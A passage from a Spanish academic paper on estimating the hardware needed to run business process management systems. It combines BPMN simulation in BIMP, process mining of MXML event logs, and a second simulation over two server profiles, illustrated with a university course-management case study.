[2] https://docs.camunda.org/manual/7.5/introduction/architecture/

puede realizarse de diversas maneras, incluso extendiendo la notación BPMN (del inglés *Business Process Model and Notation* [14]) utilizada para modelar los procesos, como en [15], donde se especifican recursos en la nube a disposición de cada tarea, aquí se propone adaptar los modelos para que puedan ser directamente simulados por una herramienta de simulación de procesos en general, como BIMP[3], por ejemplo, sin requerir extensiones adicionales. BIMP es un simulador de procesos de negocio ampliamente utilizado, el cual permite realizar la simulación y adicionalmente, generar registros de eventos en formato MXML, como si los procesos se hubieran ejecutado realmente por un sistema BPMS/SIOP. Dichos registros consisten en archivos XML en los que se guardan marcas de tiempo de inicio de una instancia de proceso, evento o tarea; marcas de tiempo de fin para dichas instancias; y una descripción del recurso encargado de ejecutar las tareas (por ejemplo, un servicio automático para las tareas de servicio). Con estos datos es posible determinar las duraciones de las tareas que requieran el uso de recursos computacionales (como las tareas de servicio), las cuales serán utilizadas para determinar los recursos de hardware apropiados. Sin embargo, es importante que no se supriman del modelo las actividades humanas (como las tareas manuales) y las temporizaciones. Los tiempos de estas actividades y temporizaciones deben respetarse, representando esperas sin utilizar ningún recurso computacional.

Mediante varios experimentos previos se ha logrado determinar cómo los patrones más comunes en los modelos de procesos son interpretados por BIMP y registrados en su *log* de eventos, para recomendar las modificaciones apropiadas en los diagramas detallados, haciéndolos totalmente compatibles con la simulación.

En primer lugar, para simplificar, todos los subprocesos se deberían descomponer en procesos separados, hasta llegar en cada uno de ellos al nivel de tarea. Una vez conseguido esto, por lo expuesto anteriormente, cada tarea debería especificar su tipo. Las tareas de servicio y las manuales se dejan tal cual están y deberían registrar sus duraciones; las de servicio serán interpretadas como la ejecución de software, por lo que su duración tendrá en cuenta el tiempo en que se utiliza determinado hardware. La Figura 2.a muestra el resultado de ejecutar dichas tareas en BIMP; mediante los registros "*assign*" y "*complete*" es posible determinar la duración de las tareas, y haciendo uso de la etiqueta "*Originator*", determinar también el tipo de tarea. Por otro lado, las tareas de usuario, de envío y de recepción de mensaje deberían descomponerse en dos partes. Para las del primer tipo, habría una tarea manual que represente el trabajo humano realizado y otra de servicio, que corresponda a la utilización del sistema (Figura 2.b); para las del segundo tipo, una tarea manual que represente el trabajo humano y una de servicio, que indique puramente el envío del mensaje (Figura 2.c); finalmente, las tareas de recepción de mensaje pueden reemplazarse un evento temporizador que represente la espera por la recepción, una tarea de servicio para la recepción del mensaje en sí y una tarea manual indicando el procesamiento humano (Figura 2.d).

Los eventos de inicio y fin genéricos pueden dejarse tal cual están, pues su duración esperada es cero. Los eventos de fin con envío de mensaje requerirán que se conecte a continuación el proceso que inicia con la recepción del mensaje (o la parte del mismo); la conexión entre los dos procesos se puede realizar insertando una tarea de servicio para el envío del mensaje, un evento de temporización para la espera de la recepción y otra tarea automática para la recepción del mensaje (Figura 2.e). Por su parte, la conexión entre un proceso que finalice con un envío de señal y aquella parte o proceso que comience con la recepción de la señal puede realizarse mediante una unión directa, sin insertar ninguna tarea extra. Los eventos de envío y recepción de mensaje intermedios deberían ser reemplazados por tareas automáticas (el de recepción precedido por un evento temporizador, como en la Figura 2.f), pues para el simulador el evento de envío tiene duración cero generalmente (no siempre) y el de recepción una duración determinada; mediante el reemplazo se vuelven más deterministas. Por su parte, el evento de temporización puede dejarse tal cual está, ya que representa la duración de una espera sin hacer nada. En BIMP, se generan los registros "*assign*" y "*complete*" para este tipo de eventos, así como para cualquier tarea manual.

Respecto de las actividades de bucle y multi-instancia, se observaron disparidades en la interpretación por parte de BIMP, ya que no se realiza la multi-instanciación, por más que se establezcan de manera apropiada los atributos en el modelo. Por lo tanto, aquellas tareas que tengan que utilizar marcadores de bucle y multi-instancia, se deberían modelar como una tarea simple, con una duración equivalente al producto de la cantidad de instancias que son necesarias por la duración individual.


Finalmente, sobre los *gateways* hay también algunas consideraciones. Los *gateways* AND, OR exclusivo y OR inclusivo no requieren ninguna alteración, sin embargo, los dos últimos necesitan que sea especificada la probabilidad de ocurrencia de cada una de sus ramas. En el caso del OR exclusivo, la suma de las probabilidades debe ser exactamente 100%, mientras que cada rama del OR inclusivo puede tener una probabilidad independiente, de 0 a 100%. Por su parte, los *gateways* basados en eventos deberían convertirse a una estructura más simple, que podría consistir en un evento de temporización, el cual modele la espera por la ocurrencia de alguno de los eventos del *gateway*, y un *gateway* OR exclusivo en reemplazo del *gateway* basado en eventos (Figura 2.g).

Contando con los modelos BPMN adaptados de todos los procesos que espera utilizar la organización listos para su simulación, se procede a definir los escenarios adecuados en cuanto a la cantidad de instancias que necesitan ser generadas, su distribución probabilística de arribos, la duración estimada de las tareas y las probabilidades de ocurrencia de eventos y bifurcaciones de flujo (todo ello

[3] http://bimp.cs.ut.ee/

puede anotarse en los diagramas de los modelos mediante comentarios). Considerando estos escenarios y los modelos simulables, se procede a la primera simulación, utilizando el simulador de procesos de negocio (BIMP, por ejemplo), para obtener las trazas de ejecución de las instancias de procesos que constituyen la carga de trabajo para la segunda simulación. Estas trazas deberían generarse de acuerdo a un estándar como MXML, por ejemplo.

Ahora para cada proceso que requiere ejecutar la organización se cuenta con las trazas que representan la instanciación de cada uno de ellos, lo cual permite planificar la segunda simulación. En este caso, sería requerida una herramienta de simulación de la ejecución de dichas trazas sobre recursos computacionales directamente, considerando sólo las instancias de tareas que son puramente computacionales.




```
<AuditTrailEntry>
  <WorkflowModelElement>T1</WorkflowModelElement>
  <EventType>assign</EventType>
  <Timestamp>2019-09-09T09:00:00.000+00:00</Timestamp>
  <Originator>Automated Service</Originator>
</AuditTrailEntry>
<AuditTrailEntry>
  <WorkflowModelElement>T1</WorkflowModelElement>
  <EventType>complete</EventType>
  <Timestamp>2019-09-09T09:00:05.000+00:00</Timestamp>
</AuditTrailEntry>
<AuditTrailEntry>
  <WorkflowModelElement>T2</WorkflowModelElement>
  <EventType>assign</EventType>
  <Timestamp>2019-09-09T09:00:05.000+00:00</Timestamp>
  <Originator>Default Resource</Originator>
</AuditTrailEntry>
<AuditTrailEntry>
  <WorkflowModelElement>T2</WorkflowModelElement>
  <EventType>complete</EventType>
  <Timestamp>2019-09-09T09:01:05.000+00:00</Timestamp>
</AuditTrailEntry>
```

Figura 2: Adaptación de constructores y patrones BPMN para convertir los modelos detallados en modelos más apropiados para la primer simulación (con BIMP).

Ante dicha situación, se puede utilizar una herramienta que se ha desarrollado para trabajos relacionados anteriores, específicamente para realizar la simulación de la ejecución de procesos de negocio en la nube [16]. A tal fin, se ha debido extender esta herramienta para ampliar su utilización a un rango que va desde la ejecución de los procesos en un solo PC o servidor, la ejecución en un clúster de servidores con escalamiento y la ejecución elástica en la nube, que ya era soportada nativamente por la herramienta. De esta manera, es posible probar cada configuración y ver la que mejor se desempeñe con la carga de trabajo estimada.

Lo único necesario para utilizar esta herramienta es la definición del perfil de hardware sobre el que se ejecutarán los procesos. Luego de la extensión fue posible establecer las características de un servidor único, un clúster de servidores (físicos o virtuales) o un clúster elástico de máquinas virtuales para emular una plataforma en la nube.

A partir de este punto comienza a jugar un papel central la minería de procesos. Las trazas generadas después de la primera simulación deben importarse como trabajo computacional a ser ejecutado por el simulador de ejecución sobre recursos. Este proceso de importación debe considerar solamente las tareas que implican utilización de recursos computacionales, como las tareas de servicio, envío y recepción de mensajes. Los tiempos de inicio y duración de las mismas se pueden extraer directamente del registro de eventos. Para efectuar tal importación se ha propuesto la utilización de un algoritmo de minería de procesos, el cual reestablezca las relaciones de precedencia de las tareas (básicamente si están en secuencia o en paralelo). Se ha probado uno de los algoritmos más difundidos en minería de procesos, el algoritmo α [13]; sin embargo, se ha hallado una dificultad al intentar recomponer modelos a partir de trazas generadas por BIMP, principalmente en lo que respecta la detección de tareas paralelas (particularmente cuando se cuenta con pocas instancias). La Figura 3.a muestra un pequeño proceso con tres tareas paralelas, el cual fue simulado en BIMP considerando 100 instancias e importado luego en *ProM*[4], una conocida herramienta para minería de procesos. Como resultado de aplicar el algoritmo α se obtiene el proceso de la Figura 3.b. Como se puede observar, el proceso no es adecuadamente reconstruido. Por lo tanto, se decidió utilizar una primera aproximación para tomar como caso testigo, la cual consiste en utilizar un algoritmo simple que reordene las trazas de manera secuencial. En la Sección próximos pasos se propone realizar mejoras a otros algoritmos (entre ellos, el propio algoritmo α), para aplicar y comparar con el caso testigo.

Finalmente, una vez importadas las trazas de ejecución de los procesos, puede simularse dicha carga de trabajo sobre los recursos de hardware. Luego de la simulación, pueden obtenerse varios indicadores e información gráfica para determinar la mejor alternativa entre los perfiles de hardware definidos. Básicamente, se pueden evaluar las alternativas sobre la base de las demoras en la ejecución de las tareas de los procesos de negocio, el porcentaje de las mismas que son afectadas por dichas demoras y el uso de CPU en cada perfil. En la siguiente Sección se muestra un ejemplo de esta estimación para un caso de estudio concreto.




Figura 3: Resultado de aplicar el algoritmo α a un proceso simple con tres tareas en paralelo, partiendo de las trazas generadas por BIMP.

4. Caso de estudio

Para ilustrar la aplicación de la propuesta descrita se ha utilizado un caso de estudio presentado en un trabajo anterior [17]. El caso se refiere a la implementación de BPM en una secretaría de la Universidad Tecnológica Nacional (UTN) Facultad Regional San Francisco, la Secretaría de Extensión y Cultura. Dentro de las actividades que se desarrollan en dicha secretaría, se ha hecho foco en el servicio de cursos, el cual procura promover la transferencia de conocimiento a áreas productivas. Dicho servicio se brinda a un amplio espectro de destinatarios que comprende alumnos, docentes, graduados, administrativos, operarios, empresarios, técnicos, profesionales, miembros de distintas instituciones y la comunidad en general. Partiendo de este trabajo anterior, se dispone de todos los modelos de procesos detallados que se realizan para la gestión de cursos. En la Figura 4 se muestra el ejemplo de uno de dichos procesos, para cancelar la inscripción previa a un curso. Así como este último, se dispone de 9 modelos de procesos detallados más que resumen todas las actividades. Cada uno de estos modelos es desagregado y configurado de acuerdo a los criterios detallados en la Sección 3, para

[4] http://www.promtools.org/doku.php

obtener 14 nuevos modelos de procesos que se pueden simular sin problemas con un simulador como BIMP. A su vez, estos modelos se han ampliado con anotaciones para definir el escenario de ejecución que mejor describe los tiempos y las duraciones de las tareas que se llevan a cabo. La Figura 5 muestra el proceso de la Figura 4 después de las modificaciones.




Figura 4: Ejemplo de modelo de proceso detallado para cancelar la inscripción previa a un curso.




Figura 5: Ejemplo de modelo de proceso simulable, el cual corresponde al modelo detallado de la Figura 4.

Se puede apreciar que los nombres de los constructores no son importantes en este punto, sino que es necesario definir la distribución de arribo de las instancias, la cantidad de las mismas, las distribuciones de las duraciones de las tareas y las probabilidades de los *gateways*. La cantidad de instancias se ha determinado en base a la simulación de un día completo de trabajo (aproximadamente 32500 segundos) de todos los procesos, considerando la máxima carga esperada (no el promedio), para ver cómo respondería el sistema en su máxima capacidad.

Con estos modelos y el escenario planteado, se realiza la primera etapa de simulación, para obtener las trazas de la ejecución de los procesos, en términos de registros de eventos de minería de procesos (archivos XML en formato MXML).

A partir de aquí, se definen los perfiles tentativos de hardware sobre los que se realizaría la segunda simulación, esta vez considerando la ejecución de la carga utilizando dicho hardware. A tal fin, se han definido dos posibilidades, que corresponden a servidores con las características detalladas en la Tabla 1.

Tabla 1. Perfiles de hardware tentativos

Perfil de hardware	Parámetros	Valores
Servidor 1	Cantidad de CPUs	2
	Velocidad de CPU [MIPS]	2200
	RAM [MB]	8192
	Almacenamiento [GB]	500
Servidor 2	Cantidad de CPUs	4
	Velocidad de CPU [MIPS]	2200
	RAM [MB]	8192
	Almacenamiento [GB]	500

Para la importación de la carga de trabajo a partir de las trazas XML de este caso de estudio se utiliza un algoritmo simple que reordena las trazas de manera secuencial, aunque podría utilizarse cualquier otro algoritmo de minería de procesos. Luego, se procede a la simulación de la ejecución de los procesos sobre el hardware, considerando cada uno de los perfiles de la Tabla 1. Los resultados se muestran en la Tabla 2, y en la Figura 6 se pueden apreciar los gráficos de utilización de CPU para caso.

En la simulación sobre ambos perfiles, durante 32500 segundos (aproximadamente un día de trabajo) se han ejecutado 534 tareas puramente computacionales. En el caso del servidor 1, las tareas se han excedido en promedio 3,72 segundos en su ejecución, respecto de sus duraciones teóricas. Se observa también que si bien la mayoría de ellas (86,9%) se han ejecutado a tiempo o con un exceso no superior al 10% de su duración teórica, las restantes (13,1%) han presentado demoras que superan el 10% de la duración. Esto se ve reflejado en el gráfico del uso de CPU (Figura 6.a), ya que se observa cierta saturación de la capacidad ofrecida, si bien puede manejarse considerablemente bien la ejecución. Por otro lado, el servidor 2 tiene una *performance* bastante superior. De las instancias de tareas

que se ejecutan, el 100% no excede el 10% de su duración teórica, y el promedio del tiempo en que prolongan sus duraciones es prácticamente cero. El gráfico de uso de CPU (Figura 6.b) muestra que puede manejar la ejecución mucho más holgadamente que el servidor 1. Debido a que ambos perfiles representan un servidor físico, uno con 2 CPUs más que el otro, se concluye que la alternativa del servidor 2 es más conveniente para soportar la ejecución del sistema SIOP/BPMS, ya que el costo de un mejor procesador es razonable para cubrir un futuro crecimiento del sistema sin tener que recurrir a una arquitectura más escalable.

Tabla 2. Resultados de la simulación de la ejecución de los procesos sobre el hardware

Perfil de hardware	Resultados de la simulación		Valores
Servidor 1	Tiempo total de simulación [seg]		32500,00
	Cantidad de instancias de tareas simuladas		534
	Promedio de tiempo que las tareas han excedido su duración teórica [seg]		3,72
	Porcentaje de tareas que exceden su duración teórica, por rangos	Rango	Porcentaje [%]
		Exceden entre 0 – 10%	86,9
		Exceden entre 10 – 50%	4,2
		Exceden entre 50 – 100%	6,8
		Exceden más de 100%	2,1
Servidor 2	Tiempo total de simulación [seg]		32500,00
	Cantidad de instancias de tareas simuladas		534
	Promedio de tiempo que las tareas han excedido su duración teórica [seg]		0,00
	Porcentaje de tareas que exceden su duración teórica, por rangos	Rango	Porcentaje [%]
		Exceden entre 0 – 10%	99,8
		Exceden entre 10 – 50%	0,2
		Exceden entre 50 – 100%	0,0
		Exceden más de 100%	0,0

5. Trabajos relacionados

Actualmente existen numerosas herramientas de simulación de procesos de negocio. Suites BPM, como *Bizagi*[5], suelen contar con entornos de simulación para sus modelos, generalmente con la finalidad de realizar la verificación y validación de los mismos, para evaluar su correctitud. Generalizando, lo que es llamado generalmente simulación de modelos BPMN se refiere a herramientas limitadas a ejecutar el flujo de los procesos en términos de *tokens*, sin considerar la utilización de recursos [18]. Pocas herramientas de simulación, como la proporcionada por ADONIS[6], cuentan con extensiones BPMN para modelar aspectos de simulación como recursos humanos.

En [19], los autores han realizado un análisis de diversas herramientas de simulación de procesos de negocio, haciendo énfasis en la falta de soporte para contemplar tareas humanas, lo que dificulta la predicción de *performance*. Con la aparición de BPMN, es posible representar de manera apropiada llamadas a servicios de software y modelar tareas humanas, pero no representar adecuadamente el contexto de ejecución, en términos de arquitecturas y recursos de hardware. Aunque dichos autores sugieren la utilización de técnicas de análisis de eventos (como minería de procesos), los registros de eventos por sí solos tampoco aportan mucha información de los recursos (particularmente humanos).

Los autores de [18] proponen una herramienta de simulación que predice el impacto del diseño de un sistema de información sobre la ejecución de los procesos de negocio. Sin embargo, definen su propio meta-modelo para representar carga de simulación, no asociándola directamente a cada tarea.

En contraste, la propuesta descrita en este trabajo aprovecha la definición de los modelos de proceso detallados provenientes de fases tempranas de implementación BPM, agregándoles información sobre duraciones, probabilidades de flujo, etc., que también puede obtenerse del trabajo en dichas etapas preliminares. Luego, es posible aplicar técnicas de minería de procesos que partan de registros de eventos obtenidos mediante la simulación de estos modelos modificados, para simular nuevamente su ejecución, pero esta vez sobre hardware predefinido, y evaluar así su *performance*.

6. Conclusiones


A lo largo de este trabajo se han considerado aspectos de implementación de los sistemas que ejecutarán los procesos en una organización (BPMS o SIOP, o incluso ERP) durante las etapas tempranas del ciclo de vida BPM, haciendo uso de una simulación en dos etapas y utilizando técnicas de minería de procesos, para determinar de manera aproximada los recursos de cómputo que permitirán ejecutar sin inconvenientes tales sistemas.

A tal fin, se parte de la definición de todos los modelos de procesos detallados provenientes de fases tempranas de implementación BPM, agregándoles información sobre duraciones, probabilidades de flujo, etc., que también puede obtenerse del trabajo en dichas etapas. Con estos modelos se realiza una simulación de procesos de negocio para la generación de la carga de trabajo que podrían esperar los sistemas BPMS/SIOP y posteriormente dicha carga se importa en otra herramienta de simulación (esta vez de ejecución sobre hardware de la carga de trabajo), utilizando

[5] https://www.bizagi.com/

[6] https://www.adonis-community.com/en/

(a)



(b)




Figura 6: Gráficos de utilización de CPU para cada uno de los perfiles de hardware utilizados en la simulación de la ejecución de los procesos de negocio.

un algoritmo apropiado de minería de procesos. La segunda simulación permite evaluar la *performance* de dicha ejecución y determinar la configuración de hardware más apropiada para alojar los sistemas.

La estimación se ha probado en un caso de estudio descrito en un trabajo anterior, arrojando resultados concluyentes, lo cual estimula a aplicarla en nuevas situaciones.

7. Próximos pasos

El trabajo futuro se centrará en perfeccionar el proceso de estimación mediante la evaluación y/o modificación de diferentes algoritmos de minería de procesos que puedan detectar mejor las relaciones entre las tareas a partir de los registros de eventos. También se puede considerar la posibilidad de automatizar la generación de los modelos simulables a partir de los detallados y de facilitar la primera simulación, ya que al utilizar un simulador de procesos de negocio como BIMP, es necesario realizar la carga de los tiempos de arribo de las instancias, las duraciones de las

tareas, las probabilidades de las ramificaciones de flujo, etc. en forma manual, lo cual insume un tiempo considerable y es propenso a errores.

Referencias

[1] Lazarte, I. M., Tello-Leal, E., Roa, J., Chiotti, O., Villarreal, P. D. (2010, Octubre). "Model-driven development methodology for B2B collaborations". *2010 14th IEEE International Enterprise Distributed Object Computing Conference Workshops* (pp. 69-78). IEEE.

[2] Ko, R. K. (2009). "A computer scientist's introductory guide to business process management (BPM)". *XRDS: Crossroads, The ACM Magazine for Students*, 15(4), 4.

[3] Dumas, M., La Rosa, M., Mendling, J., Reijers, H.A. (2013). "*Fundamentals of Business Process Management*". Springer, Verlag Berlin Heidelberg.

[4] Weske, M. (2007). "*Business Process Management. Concepts, Languages, Architectures*". Springer-Verlag Berlin Heidelberg.

[5] He, G., Xue, G., Yao, S., Wu, Z. (2010). "*Business Process Modeling: A Survey*".

[6] Harmon, P., 2014, "*Business process change*", 3ra edición. Morgan Kaufmann.

[7] Stroppi, L. J. R., Chiotti O., Villarreal, P. D. (2015). "Defining the resource perspective in the development of processes-aware information systems". *Elsevier, Information And Software Technology*, 59, 3-2015, pp. 86-108.

